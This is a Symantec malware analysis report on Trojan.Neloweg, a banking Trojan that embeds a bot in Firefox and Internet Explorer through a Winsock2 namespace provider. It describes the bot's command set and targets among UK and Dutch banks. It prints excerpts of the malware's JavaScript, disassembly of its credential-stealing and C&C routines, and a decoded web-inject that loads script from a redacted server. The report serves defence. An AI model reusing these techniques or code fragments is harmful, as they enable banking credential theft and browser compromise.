Symantec™
Security Response

Trojan.Neloweg

Bank Robbing Bot in the Browser

Nino Fred P. Gutierrez
Software Engineer

Contents

Executive summary

Banking Trojans need to interact with a browser to be effective at intercepting and stealing credentials. Trojan.Neloweg uses particularly discreet techniques to embed itself into a browser. Once embedded, the Trojan implements a fully functional bot, completely within the browser. The bot then targets banks and users based in the UK and Netherlands in order to steal user credentials.

Overview

Trojan.Neloweg is a banking Trojan that embeds itself into a browser. It operates in a similar manner to the Zeus Trojan by detecting what site the user is currently accessing and then modifying the rendering of that Web page if it is in a list of target websites. Unlike Zeus though, Trojan.Neloweg does not store configuration data in a static local file. Instead, configuration data is retrieved from a command-and-control (C&C) server. Furthermore, the technique Neloweg uses to embed itself into a browser is less noticeable to the casual observer.

This threat has chosen to target banks located in the Netherlands and the United Kingdom. Looking at early infection numbers, we noticed a small number of users were infected in these two geographical locations. In order to see where other infections were occurring, we also took a more global look at the infection numbers. Apparently the malware authors have so far managed to keep the threat localized to Europe only. This makes sense as the malware authors want to infect users in countries that also have the targeted banks.

With over 50 percent of the combined browser market share, both Firefox and Internet Explorer are targeted by Trojan.Neloweg. However, it does not stop there. It also has functionality to affect a few other browsers as well.


The threat also uses a more unique load point we do not see often utilized by other malware. As far as Firefox is concerned, Trojan.Neloweg takes advantage of the browser's extensibility features and is able to burrow inside in a manner not commonly used. Combined with the load point, Trojan.Neloweg may be able to avoid certain antivirus protection mechanisms.

Technical description

Trojan.Neloweg comes in two parts: an installer and a dropped DLL. The installer creates registry entries to configure aspects of the threat and ensure persistence. Figure 1 shows some of the configuration modifications.

Figure 1

Registry configuration modifications



The threat creates the registry key HKEY_CURRENT_USER\UDP and populates it with values.

- v = The threat's version number, hardcoded into the installer.
- id = A generated GUID, a unique 128-bit integer used for CLSIDs and interface identifiers.
- g, !alt! = Both slightly obfuscated strings that point to the threat's C&C servers. If "g" cannot be reached, then it may use the alternate !alt! address.
- i = A hex encoded string representing the values shown in figure 2.

Figure 2

Hex encoded data stored in the 'i' value

The data in the registry key is for configuration. For Trojan.Neloweg to intercept bank credentials, it must also embed itself into a browser. It achieves this using a technique not often seen. The threat calls the Windows API WSCInstallNameSpace to set up a namespace and then associate that namespace with Winsock2. Figure 3 shows the registry modifications that accomplish this.

The LibraryPath specified is the DLL file Trojan.Neloweg drops into the %System% directory. When another program attempts to access the Internet using Winsock2, the dropped component of Trojan.Neloweg will also get loaded as a library in the memory space of the running process. No restart of the computer is required and no new service is listed. Malware detections that rely on heuristics may miss detection of this threat as injection into other programs is not taking place. When the DLL is activated in a program it checks to see what program is running. If the program is one included on a list of browsers, the threat continues down one of two possible code paths.

If, for instance, the user of the compromised computer selects Internet Explorer, Maxthon, MyIE, or Avant to connect to the Internet, then Trojan.Neloweg will perform certain actions. Incidentally, if the Windows Live Toolbar is running within any type of browser ("msn_sl" shown in figure 4), the threat will also perform these same actions. On the other hand, if none of the listed programs are found to be running, the threat will attempt to see if Firefox is being used instead. In that case, it

Figure 3

Registry persistence modifications




Figure 4

Choice of programs

```
.text:10008491   lea     eax, [ebp+8Ch+buf_loader]
.text:10008494   push    edi             ; iexplore
.text:10008495   push    eax             ; char *
.text:10008496   call    _strstr
.text:1000849B   test    eax, eax
.text:1000849D   pop     ecx
.text:1000849E   pop     ecx
.text:1000849F   jnz     short insideTargetBrowser
.text:100084A1   lea     eax, [ebp+8Ch+buf_loader]
.text:100084A4   push    offset aMaxthon ; "maxthon"
.text:100084A9   push    eax             ; char *
.text:100084AA   call    _strstr
.text:100084AF   test    eax, eax
.text:100084B1   pop     ecx
.text:100084B2   pop     ecx
.text:100084B3   jnz     short insideTargetBrowser
.text:100084B5   lea     eax, [ebp+8Ch+buf_loader]
.text:100084B8   push    offset myie     ; "m11y11i11e11"
.text:100084BD   push    eax             ; char *
.text:100084BE   call    _strstr
.text:100084C3   test    eax, eax
.text:100084C5   pop     ecx
.text:100084C6   pop     ecx
.text:100084C7   jnz     short insideTargetBrowser
.text:100084C9   lea     eax, [ebp+8Ch+buf_loader]
.text:100084CC   push    esi             ; msn_sl
.text:100084CD   push    eax             ; char *
.text:100084CE   call    _strstr
.text:100084D3   test    eax, eax
.text:100084D5   pop     ecx
.text:100084D6   pop     ecx
.text:100084D7   jnz     short insideTargetBrowser
.text:100084D9   lea     eax, [ebp+8Ch+buf_loader]
.text:100084DC   push    offset aAvant   ; "avant"
.text:100084E1   push    eax             ; char *
.text:100084E2   call    _strstr
.text:100084E7   test    eax, eax
.text:100084E9   pop     ecx
.text:100084EA   pop     ecx
.text:100084EB   jz      short noMatch_check4_firefox
```

will go down the other code path. Both code paths essentially do the same thing; the only difference is how the threat's goals are achieved. If none of these browsers are found, Trojan.Neloweg will end and perform no malicious actions.

Firefox

When a user launches Firefox, Winsock2 eventually gets called to make a connection to the Internet. Once this happens, the malicious DLL specified in the LibraryPath value (shown in figure 3) also gets loaded into Firefox's memory space. The Trojan sees it is running inside Firefox and, since Firefox relies on components and extensions, Trojan.Neloweg will then create these specifically for Firefox.

The threat locates the current user's profile directory. It then attempts to delete the compreg.dat and xpti.dat files. If Firefox is launched and the compreg.dat file is missing, Firefox will scan the default components directories for any new components and extensions to recreate the compreg.dat file. The deletion of the compreg.dat file forces Firefox to re-register Mozilla's XPCOM components. This gives Neloweg the opportunity to insert its own components into the new list. This is important because as a component, this will not appear in Firefox's list of extensions to be easily disabled. A separate XPCom viewer will have to be downloaded and used instead.

In this particular test, the malicious DLL drops the following files from its resource section into Firefox's installation directory:


- %ProgramFiles%\Mozilla Firefox\chrome\error.manifest
- %ProgramFiles%\Mozilla Firefox\chrome\error.jar
- %ProgramFiles%\Mozilla Firefox\components\nsLego.js
- %ProgramFiles%\Mozilla Firefox\components\nsILEgo.xpt

Firefox versions 4 and above no longer use compreg.dat or xpti.dat. However, testing with Firefox 11.0, the Trojan will still drop the following files:

- %ProgramFiles%\Mozilla Firefox\components\nsILego.xpt
- %ProgramFiles%\Mozilla Firefox\components\nsLego.js
- %ProgramFiles%\Mozilla Firefox\error.jar

Figure 5

XPCom viewer



Using an XPCom viewer, one can see that Neloweg is still able to embed itself as a component.

These files are required to create the new component to be loaded into Firefox. Note that even if an antivirus product is able to detect and delete these files, they will automatically be recreated once Firefox is restarted. This is because the malicious DLL pointed to by the Winsock2 registry key will be reloaded when Firefox starts, thereby dropping these files again. The most important file in this set is error.jar, which contains four more files:

- actions.js
- mhookforms.js
- contents.rdf
- mhookforms.xul

Of particular interest are the two JavaScript files. These scripts allow the functionality to receive and implement remote commands—that is, they implement the bot functionality.

Figure 6 is an excerpt from mhookforms.js showing the commands processed.

Once Trojan.Neloweg is running inside Firefox, it contacts the C&C server and sends the mc=[ENCODED DATA] as described in the !tickit! command. The C&C server then responds with further instructions. Any data sent or received by the bot is encoded using a customized Base64 format. The bot accesses the registry entries shown in figure 7 to retrieve configuration data. If the C&C server does not respond with an empty command list but instead issues commands, the bot will then go ahead and update its configuration data in the registry.

The !alt! value contains an alternative C&C server to contact in case the main server (as originally specified with the "g" value) is not functioning properly.

Currently, no blocking URLs have been downloaded from the C&C server. During analysis of this threat, around 250 encrypted !filter! keywords would be sent from the C&C server. These keywords involve a variety of subjects, some of which are discussed in table 1.

Figure 6

Excerpt from mhookforms.js

```
var actions=new actions();
window.addEventListener("load",function(){myExtension.init()},false)
window.addEventListener("unload",function(){myExtension.uninit()},fa
window.addEventListener("load",function(){myExt.init();},false);

var wrk=Cc["@mozilla.org/windows-registry-key;1"].createInstance(Ci.
var nsIE=Cc["@mozilla.org/process/environment;1"].getService(Ci.nsIE
var nsIL=Cc["@mozilla.org/file/local;1"].createInstance(Ci.nsILocalF
var CMD_TICKIT="!tickit!";
var CMD_EXEC_FILE="!cmd!";
var CMD_BLOCK_URL="!block!";
var CMD_SCREEN_URL="!screen!";
var CMD_CONTENTPROCESSING_URL="!content!";
var CMD_REDIRECT_URL="!reder!";
var CMD_KILLBOT="!kill!";
var CMD_GETSTORAGE="!storage!";
var CMD_FILTER_URL="!filter!";
var CMD_ALT_URL="!alt!";

var ROOT_KEY="UDP";
var gtURL="";
var INFO="";
var BID="";
var tick=30;
var VERSION="0.00";


try
{
wrk.open(wrk.ROOT_KEY_CURRENT_USER,ROOT_KEY,wrk.ACCESS_READ);
if(wrk.hasValue("g"))gtURL=wrk.readStringValue("g");
if(wrk.hasValue("i"))INFO=wrk.readStringValue("i");
if(wrk.hasValue("id"))BID=wrk.readStringValue("id");
if(wrk.hasValue(CMD_TICKIT))tick=parseInt(wrk.readStringValue(CMD_TI
if(wrk.hasValue("v"))VERSION = wrk.readStringValue("v");
wrk.close();
var out='';var c=0;while(c<gtURL.length){out+=gtURL.charAt(c);c+=3;}
gtURL=out;
var iTimerID=window.setInterval("MainThread()", tick*60000);
window.setTimeout("MainThread()", 5000);
```

Figure 7

Registry after C&C communication




Table 1

Commands and their Purposes

Command	Purpose
!tickit!	• Used as a timeout value (in minutes) to send updates to the C&C server • Sends HKEY_CURRENT_USER\UDP\v and HKEY_CURRENT_USER\UDP\i values as defined in figure 1 • Uses POST request with the data set as mc=[ENCODED DATA]
!cmd!	• Attempts to download a file as %Temp%\svchost.exe • Executes downloaded file
!block!	Attempts to block a provided list of websites
!screen!	• Sends updates back to the server • Sends HKEY_CURRENT_USER\UDP\id, the current page the user is on (URI), and HTML content • Uses POST request with the data set as sc=[ENCODED DATA]
!content!	• Generic code to be injected into certain websites • Contacts the C&C server for custom code to inject into targeted websites/banks • Uses GET request with parameters specific to each targeted bank
!reder!	• Website to redirect the browser window • Used after blocking
!kill!	• Used to shut down the computer • Deletes %SystemDrive%\boot.ini • Deletes %System%\dllcache\userinit.exe • Deletes %System%\userinit.exe • Calls shutdown.exe
!storage!	• Looks for saved user names and passwords • Sends info back to the C&C server • Uses POST request with the data set as pc=[ENCODED DATA]
!filter!	• Checks if the current URL contains any of the provided keywords (keywords are generally websites related to images, games, friends, adult content, search engines, online retail, forums, online dating, downloads, etc.) • Saves any information typed into forms • Sends updates back to the server • Uses POST request with the data set as rc=[ENCODED DATA]
!alt!	Contains alternate C&C servers to contact

The decrypted !screen! values are described in further detail in the “Targets” section. The !tickit! value has been set to 30, which means to contact the C&C server every 30 minutes and await further instructions. One setting not being properly created here is the HKEY_CURRENT_USER\UDP\c value. The “c” value is used to store the encoded data downloaded from the C&C server for the !content! command. This may be due to having a different version of the bot for the C&C server to communicate with. As with the !screen! command, the !content! data will also be analyzed in the “Targets” section.

Other browsers

As mentioned above, if Internet Explorer, Avant, Maxthon, MyIE, and the Windows Live Toolbar are used instead of Firefox, a different set of instructions is followed. However, the overall functionality still remains the same. Like Firefox, when one of the aforementioned programs is started, it will load the malicious DLL because Winsock2 is also called. Once loaded into the program’s memory space, it will function much like a typical bot would and perform all of its actions through the malicious DLL.

Trojan.Neloweg will also lower the browser’s security settings by editing certain registry settings. It will do this for all security zones.

It will do this by modifying HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\[ZONE NUMBER] using the zone numbers defined in table 2. Specifically, it will modify the settings for the values “1406”, “1609”, “1607”, and “2500” within each zone to make the browser as insecure as possible.

Table 2

Internet Zone information

Zone	Setting
0	My Computer
1	Local Intranet Zone
2	Trusted Sites Zone
3	Internet Zone
4	Restricted Sites Zone

Neloweg also sets the registry entry HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\NoProtectedModeBanner to "1" which disables Protected Mode for IE7 and above.

From there, the threat will continue to perform similar functions through the DLL as described in the "Firefox" section.

Table 3

Lowered browser security settings

Value	Setting	After modification
1406	Access data sources across domains	0 (enabled)
1607	Navigate sub-frames across different domains	0 (enabled)
1609	Display mixed content (IE6 or later)	0 (enabled)
2500	Turn on Protected Mode (Vista only setting)	3 (launched as a silent, medium integrity process)

The encrypt_string function encodes the "v" and "i" registry values from the HKEY_CURRENT_USER\UDP key into custom Base64 format and prepares it to be sent with the "mc=" string as explained previously in the "Firefox" section. The function GetBotconfigRegData_FormatPostRequest (figure 8) will get the "g" value from the same key in order to find what C&C server it should connect to. If missing, it will query the !alt! value instead to find alternative C&C servers to connect to. Once everything is in place, Neloweg will prepare the headers to send the POST request to the C&C server.

Figure 8

POST request preparation

```
.text:10005561                call    ds:MultiByteToWideChar
.text:10005567                push    edi             ; registry udp\v ||| registry udp\i
.text:10005568                call    encrypt_string  ; eax = address of encrypted string
.text:1000556D                pop     ecx             ; address of unencrypted string
.text:1000556E                push    edi             ; edi = ecx
.text:1000556F                mov     edi, ds:SysFreeString
.text:10005575                mov     [esp+303Ch+buf_encrypted_string], eax
.text:10005579                call    edi ; SysFreeString
.text:1000557B                mov     ecx, [esp+3038h+buf_encrypted_string]
.text:1000557F                push    1
.text:10005581                lea     eax, [esp+303Ch+buf_plus_registry_data]
.text:10005585                push    eax
.text:10005586                push    offset aMc      ; "mc="
.text:1000558B                push    offset POST     ; "POST"
.text:10005590                call    GetBotConfigRegData_FormatPostRequest
```

One difference to note here is the If-Modified-Since header (figure 9). In Firefox, Neloweg used a value of "Sat, 1 Jan 2000 00:00:00 GMT", but in this case it uses the year 1970 instead.

Figure 9

Header modification

```
.text:10004A7D                push    offset aSat1Jan1970000 ; "Sat, 1 Jan 1970 00:00:00 GMT"
.text:10004A82                push    offset aIfModifiedSinc ; "If-Modified-Since"
.text:10004A87                push    eax
.text:10004A88                call    dword ptr [ecx+20h]
.text:10004A8B                push    offset POST     ; "POST"
.text:10004A90                push    [ebp+arg_0_RequestMethod] ; lpString1
.text:10004A93                call    ds:lstrcmpW
.text:10004A99                test    eax, eax
.text:10004A9B                jnz     short loc_10004AB0
.text:10004A9D                mov     eax, [ebp+ppv]
.text:10004AA0                mov     ecx, [eax]
.text:10004AA2                push    offset aApplicationXWw ; "application/x-www-form-urlencoded"
.text:10004AA7                push    offset aContentType ; "Content-Type"
.text:10004AAC                push    eax
.text:10004AAD                call    dword ptr [ecx+20h]
.text:10004AB0
.text:10004AB0 loc_10004AB0:                          ; CODE XREF: SendToServer?+A7↑j
.text:10004AB0                mov     eax, [ebp+ppv]
.text:10004AB3                mov     ecx, [eax]
.text:10004AB5                push    offset aNoCache ; "no-cache"
.text:10004ABA                push    offset aPragma  ; "Pragma"
.text:10004ABF                push    eax
.text:10004AC0                call    dword ptr [ecx+20h]
```

Another difference from the Firefox functionality is an attempt to steal email accounts as well. It will query the HKEY_CURRENT_USER\Software\Microsoft\Internet Account Manager\Accounts key used to store Microsoft Outlook details (figure 10).

Figure 10

Stealing Microsoft Outlook credentials

```
xt:10006C19             push    edx             ; lpReserved
xt:10006C1A             push    offset SMTP_Email_Address ; "S11MdeTsaPwq sxEcdmw2ad3i42lfs czAcxdvf"...
xt:10006C1F             push    [ebp+pDataIn.pbData] ; hKey
xt:10006C25             mov     [ebp+cbData], 96h
xt:10006C2F             call    ds:RegQueryValueExA ; returns 0 on success
xt:10006C35             test    eax, eax
xt:10006C37             jnz     loc_10006D2B
xt:10006C3D             lea     eax, [ebp+Data]
xt:10006C43             push    eax             ; lpString2
xt:10006C44             mov     eax, [ebp+var_1900]
xt:10006C4A             lea     eax, [ebp+eax+String1]
xt:10006C51             push    eax             ; lpString1
xt:10006C52             call    esi ; lstrcpyA
xt:10006C54             lea     eax, [ebp+cbData]
xt:10006C5A             push    eax             ; lpcbData
xt:10006C5B             lea     eax, [ebp+var_208]
xt:10006C61             push    eax             ; lpData
xt:10006C62             lea     eax, [ebp+Type]
xt:10006C68             push    eax             ; lpType
xt:10006C69             push    ebx             ; lpReserved
xt:10006C6A             push    offset aPop3Password2 ; "POP3 Password2"
xt:10006C6F             push    [ebp+pDataIn.pbData] ; hKey
xt:10006C75             mov     [ebp+cbData], 96h
xt:10006C7F             call    ds:RegQueryValueExA ; returns 0 on success
xt:10006C85             test    eax, eax
xt:10006C87             jnz     loc_10006D1B
```

Neloweg will then attempt to retrieve information, such as the email address as well as the password. As in Firefox, the Trojan will attempt to harvest all saved passwords inside the browser, including FTP information. For IE7 and up, it will query the HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2 key for saved password information as well. Once all the information has been collected and properly formatted, Neloweg will send a POST request with the encoded data in the "pc=[ENCODED DATA]" parameter, and similarly with Firefox using the !storage! command.

Figure 11

Targeted institutions

```
1  *[redacted].co.uk/MyAccounts/MyAccounts.aspx*
2  *[redacted].co.uk/CustomerManage/MyAccounts.aspx*
3  *[redacted].co.uk/l/2/online-services/accounts/account-list*
4  *[redacted].co.uk/l/2/personal/internet-banking?BlitzToken=blitz*
5  *[redacted].co.uk/view_accounts/VAl.asp*
6  *[redacted].co.uk/personal/a/account_overview_personal/*
7  *[redacted].nl/internetbankieren/jsp/IndexLogon.jsp*
8  *[redacted].nl/mijnsns/homepage/secure/homepage/homepage.html*
9  *[redacted].nl/nl/paymentsreporting/viewmutations/customer*
10 *[redacted].nl/nl/customerview/overview/customer*
11 *[redacted].nl/nl/sepapayments/createsct/customer*
12 *[redacted].nl/nl/domesticpayments/dashboard/domesticpayments.html*
13 *[redacted].nl/nl/combinedsigning/signstep3/customer*
14 *[redacted].nl/nl/paymentsreporting/statuspayments/customer*
15 *[redacted].nl/internetbankieren/jsp/IndexLogon.jsp*
```

Figure 12

Partially decoded !content!

```
*[redacted].com*
try
{
  while(!window.NOREPEAT17&&document.body)
  {
    try
    {
      var l00=document.createElement('div');
      l00.id='myhidediv';
      l00.style.cssText='position:absolute;width:100%;height:5000px;top:0;left:0;background-color:#FFF;z-index:100;
      display:block;';
      document.body.appendChild(l00);
      function DELDIV()
      {
        if(l00=document.getElementById('myhidediv'))
          document.body.removeChild(l00);
      };

      var
      url='http://[redacted]/safe.swf?c=[redacted]&bk=[redacted]&i='+
      Math.floor(Math.random()*100);
      var s00=document.createElement('script');
      s00.setAttribute('src',url);
      s00.onload=function(){DELDIV();};
      s00.onreadystatechange=function()
            {
              if('loaded'==this.readyState)
              {
                DELDIV();
              }
            };

      document.getElementsByTagName('head').item(0).appendChild(s00);
      window.setTimeout(DELDIV,5000);;
      var NOREPEAT17=1;
    }
    catch(e){}
  }
}
catch(e){}
```

Targets

A list of the banks which Trojan.Neloweg attempts to intercept are listed in figure 11. They are all either based in the United Kingdom or the Netherlands.

Figure 12 is the decoded data sent from the !screen! command mentioned in the Firefox section. The !screen! command is designed to check if the URL matches one listed in the decoded data. If so, it will contact the C&C server reporting back the HKEY_CURRENT_USER\UDP\ id value, the URL of the current page, as well as the associated HTML inside a POST request with the "sc= " parameter.

From the looks of the decoded data, the malware author may be trying to siphon any information after the user has successfully logged in. Aside from these banks, three more banks in the Netherlands and the UK were also found to be targeted. This was only seen after decoding the data sent with the !content! command.

The !content! data targets certain URLs (firstdirect.com in this example). The decoded JavaScript will be injected into the user's browser. A new div element will be created displaying a white background color. The script will then attempt to load custom JavaScript from the C&C server and display it to the user. Similar code can be found for other targeted banks as well. The "bk" parameter changes depending on which banking website is being compromised.

The threat appears to be distributed from websites associated with phishing. An example file name is readme.exe, which implies basic social engineering is used in attempts to entice victims to launch the threat.

Victims

Since the banks targeted are from the UK and Netherlands, it is not surprising that the victims are based in the same regions. Figure 13 plots the distribution of the victims.

Figure 13

Distribution of the threat victims

Conclusion

Trojan.Neloweg is atypical since few bots are implemented within the browser itself. While the installer, malicious DLL, and Firefox extension files can all be detected by file-based antimalware scanning, this bot functions using only the HTML/JavaScript within a browser, indicating malware authors may be shifting toward new avenues of control rather than the tried-and-true method of using malicious back door executables.

About Symantec

Symantec is a global leader in providing security, storage and systems management solutions to help businesses and consumers secure and manage their information. Headquartered in Moutain View, Calif., Symantec has operations in more than 40 countries. More information is available at www.symantec.com.

About the author

Nino Fred P. Gutierrez is a software engineer at Symantec Security Resonse specializing in analyzing malicious code.

For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 (800) 745 6054.

Symantec Corporation
World Headquarters
350 Ellis Street
Mountain View, CA 94043 USA
+1 (650) 527-8000
www.symantec.com